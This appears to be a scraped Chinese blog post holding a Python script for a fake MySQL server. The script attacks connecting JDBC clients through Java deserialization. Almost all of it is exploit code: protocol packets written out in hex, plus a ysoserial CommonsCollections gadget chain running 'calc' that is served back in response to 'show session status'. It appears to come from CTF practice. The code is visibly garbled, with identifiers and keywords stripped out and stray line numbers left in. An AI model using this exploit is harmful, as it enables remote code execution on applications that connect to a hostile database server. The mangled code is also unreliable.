25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
# coding=utf-8 = "4a0000000a352e372e31390008000000463b452623342c2d00fff7080200ff811500000000000000000000032851553e5c23502c51366a006d7973716c5f6e61746976655f70617373776f726400" = "0700000200000002000000" ( conn) : = conn.recv( 1024 ) ( "[*] Receiveing the package : {}" .format( data) ) ( data) .lower( ) ( conn, data) : ( "[*] Sending the package : {}" .format( data) ) ( binascii.a2b_hex( data) ) ( ) : #file文件的内容使用ysoserial生成的 使用规则:java -jar ysoserial [Gadget] [command] > payload #例如:java -jar ysoserial.jar CommonsCollections3 "calc.exe" > payload.bin = r'E:\CTF\web\JDBC-deserialize\payload.bin'( file) : ( file, 'rb') as f: = str( binascii.b2a_hex( f.read( ) ) , encoding= 'utf-8') ( "open successs" ) : ( "open false" ) #calc = 'aced000573720011 6a617661 2e757469 6c2e48617368536574 ba44859596 b8b73403000078707 70c00000002 3f40000000000001 73720034 6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e6b65797661 6c7565 2e54696564 4d617045 6e747279 8aadd29b39c11fdb020002 4c0003 6b6579740012 4c6a617661 2f6c616e672f4f626a656374 3b4c0003 6d61707400 0f4c6a617661 2f757469 6c2f4d6170 3b787074000366 6f6f737200 2a6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e6d6170 2e4c617a794d6170 6ee594829 e791094030001 4c000766616374 6f72797400 2c4c6f7267 2f617061636865 2f636f6d6d6f6e732f636f6c6c65637469 6f6e732f547261 6e7366 6f726d6572 3b7870737200 3a6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e6675 6e6374 6f7273 2e43686169 6e6564547261 6e7366 6f726d657230 c797ec287a9704020001 5b000d69547261 6e7366 6f726d6572737400 2d5b4c6f7267 2f617061636865 2f636f6d6d6f6e732f636f6c6c65637469 6f6e732f547261 6e7366 6f726d6572 3b7870757200 2d5b4c6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e547261 6e7366 6f726d6572 3bbd562af1d83418990200007 87000000005737 2003 b6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e6675 6e6374 6f7273 2e436f6e737461 6e74547261 6e7366 6f726d65725876901141 02b1940200014 c00096943 6f6e737461 6e747100 7e00037870767200 116a617661 2e6c616e672e5275 6e7469 6d65000000000000 00000000007870 737200 3a6f7267 2e617061636865 2e636f6d6d6f6e732e636f6c6c65637469 6f6e732e6675 6e6374 6f7273 2e496e766f6b6572547261 6e7366 6f726d657287 e8ff6b7b7cce38020003 5b00056941726773 740013 5b4c6a617661 2f6c616e672f4f626a656374 3b4c000b694d657468 6f644e616d65740012 4c6a617661 2f6c616e672f53747269 6e673b5b000b6950617261 6d54797065737400 125b4c6a617661 2f6c616e672f436c617373 3b787075720013 5b4c6a617661 2e6c616e672e4f626a656374 3b90ce589f107329 6c02000078700000 00027400 0a6765745275 6e7469 6d6575720012 5b4c6a617661 2e6c616e672e436c617373 3bab16d7aecbcd5a99020000787000 00000074000967 6574 4d657468 6f64757100 7e001b00000002767200 106a617661 2e6c616e672e53747269 6e67a0f0a4387 a3bb34202000078707 671007 e001b737100 7e0013757100 7e00180000000270 757100 7e00180000000074 000669 6e766f6b65757100 7e001b00000002767200 106a617661 2e6c616e672e4f626a65637400000000 00000000000000 7870767100 7e0018737100 7e001375720013 5b4c6a617661 2e6c616e672e53747269 6e673badd256e7e91d7b47020000787000 00000174000463 616c63740004657865 63757100 7e001b000000017100 7e0020737100 7e000f73720011 6a617661 2e6c616e672e496e746567657212 e2a0a4f78187380200014 9000576616 c756578720010 6a617661 2e6c616e672e4e756d62657286 ac951d0b94e08b02000078700000 000173720011 6a617661 2e757469 6c2e48617368 4d61700507 dac1c3166 0d103000246000 a6c6f616446616374 6f72490009746872 657368 6f6c647870 3f40000000000000 77080000001000 000000787878 '# 主要逻辑 ( ) : 1 : , addr = sk.accept( ) ( "Connection come from {}:{}" .format( addr[0 ], addr[1 ]) ) # 1.先发送第一个 问候报文 ( conn, greeting_data) : # 登录认证过程模拟 1.客户端发送request login报文 2.服务端响应response_ok ( conn) ( conn, response_ok_data) #其他过程 = receive_data( conn) #查询一些配置信息,其中会发送自己的 版本号 "session.auto_increment_increment" in data: = '0100000113 2e00000203646566 00000018617574 6f5f696e637265 6d656e745f696e637265 6d656e7400 0c3f001500000008 a0000000002 a00000303646566 00000014636861 726163746572 5f736574 5f636c6965 6e7400 0c2100 0c000000 fd0000 1f0000 2e00000403646566 00000018636861 726163746572 5f736574 5f636f6e6e65637469 6f6e000c2100 0c000000 fd0000 1f0000 2b00000503646566 00000015636861 726163746572 5f736574 5f72657375 6c747300 0c2100 0c000000 fd0000 1f0000 2a00000603646566 00000014636861 726163746572 5f736574 5f73657276657200 0c210012000000 fd0000 1f00002600000703 64656600000010 636f6c6c617469 6f6e5f73657276657200 0c210033000000 fd0000 1f00002200000803 646566000000 0c696e6974 5f636f6e6e65637400 0c210000000000 fd0000 1f00002900000903 64656600000013 696e74657261637469 7665 5f7469 6d656f757400 0c3f001500000008 a0000000001 d0000 0a03646566000000 076c696365 6e736500 0c210009000000 fd0000 1f0000 2c0000 0b03646566000000 166c6f776572 5f63617365 5f746162 6c655f6e616d657300 0c3f001500000008 a00000000028000 00c03646566000000 126d6178 5f616c6c6f776564 5f706163 6b657400 0c3f001500000008 a00000000027000 00d03646566000000 116e6574 5f7772697465 5f7469 6d656f757400 0c3f001500000008 a00000000026000 00e03646566000000 107175657279 5f6361636865 5f7369 7a6500 0c3f001500000008 a00000000026000 00f03646566000000 107175657279 5f6361636865 5f7479706500 0c210009000000 fd0000 1f0000 1e00001003646566 000000087371 6c5f6d6f646500 0c2100 9b010000 fd0000 1f00002600001103 64656600000010 7379737465 6d5f7469 6d655f7a6f6e6500 0c2100 1b000000 fd0000 1f0000 1f00001203646566 000000097469 6d655f7a6f6e6500 0c210012000000 fd0000 1f0000 2b00001303646566 00000015747261 6e7361637469 6f6e5f6973 6f6c617469 6f6e000c2100 2d000000 fd0000 1f00002200001403 646566000000 0c77616974 5f7469 6d656f757400 0c3f001500000008 a00000000002010 01501310475746 63804757466380 475746638066 c617469 6e3111 6c617469 6e315f73776564697368 5f63690005323838 3030034750 4c01310734313934 33303402363007 31303438353736 034f464689 4f4e4c595f4655 4c4c5f4752 4f5550 5f4259 2c535452494354 5f545241 4e535f544142 4c4553 2c4e4f5f5a4552 4f5f494e5f44415445 2c4e4f5f5a4552 4f5f44415445 2c455252 4f525f464f525f444956495349 4f4e5f4259 5f5a4552 4f2c4e4f5f415554 4f5f435245415445 5f55534552 2c4e4f5f454e4749 4e455f53554253544954 555449 4f4e0cd6d0b9fab1ead7bccab1bce4062 b3038 3a3030 0f52455045415441 424c452d52454144053238 38303007000016 fe000002000000 '( conn, _payload) = receive_data( conn) "show warnings" in data: = '0100000103 1b00000203646566 00000005 4c657665 6c000c210015000000 fd0100 1f0000 1a00000303646566 0000000443 6f646500 0c3f000400000003 a1000000001 d00000403646566 00000007 4d65737361676500 0c210000060000 fd0100 1f00005900000507 576172 6e696e670431323837 4b27404071756572 795f6361636865 5f7369 7a65272069732064 65707265636174 65642061 6e64207769 6c6c206265207265 6d6f7665642069 6e20612066757475 7265207265 6c65617365 2e59000006075761 726e696e670431323837 4b27404071756572 795f6361636865 5f74797065272069 73206465707265 63617465642061 6e64207769 6c6c206265207265 6d6f7665642069 6e20612066757475 7265207265 6c65617365 2e07000007 fe000002000000 '( conn, _payload) = receive_data( conn) "set names" in data: ( conn, response_ok_data) = receive_data( conn) "set character_set_results" in data: ( conn, response_ok_data) = receive_data( conn) "show session status" in data: = '0100000102 '+ = '1a00000203646566 00016301630163 0163 0c3f00ffff0000 fc9000000000 '+ = '1a00000303646566 00016301630163 0163 0c3f00ffff0000 fc9000000000 '# 为什么我加了EOF Packet 就无法正常运行呢?? # 获取payload = get_payload_content( ) # 计算payload长度 = str( hex( len( payload_content) = payload_length[2 : 4 ] + payload_length[0 : 2 ]# 计算数据包长度 = str( hex( len( payload_content) = data_len[4 : 6 ] + data_len[2 : 4 ] + data_len[0 : 2 ]+ = data_len_hex + '04' + 'fbfc'+ payload_length_hex+ = str( payload_content) + = '07000005 fe000022000100 '( conn, mysql_data) = receive_data( conn) "show warnings" in data: = '0100000103 1b00000203646566 00000005 4c657665 6c000c210015000000 fd0100 1f0000 1a00000303646566 0000000443 6f646500 0c3f000400000003 a1000000001 d00000403646566 00000007 4d65737361676500 0c210000060000 fd0100 1f0000 6d00000504 4e6f74650431313035 62517565727920 275348 4f57205345535349 4f4e20535441545553 27207265777269 747465 6e2074 6f20277365 6c656374206964 2c6f626a206672 6f6d206365736869 2e6f626a73272062792061 20717565727920 72657772697465 2070 6c756769 6e07000006 fe000002000000 '( conn, payload) = = '__main__': = '0.0.0.0'= 3307 = socket.socket( socket.AF_INET, socket.SOCK_STREAM) #当socket关闭后,本地端用于该socket的端口号立刻就可以被重用.为了实验的时候不用等待很长时间 ( socket.SOL_SOCKET, socket.SO_REUSEADDR, 1 ) ( ( HOST, PORT) ) ( 1 ) ( "start fake mysql server listening on {}:{}" .format( HOST, PORT) ) ( )
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。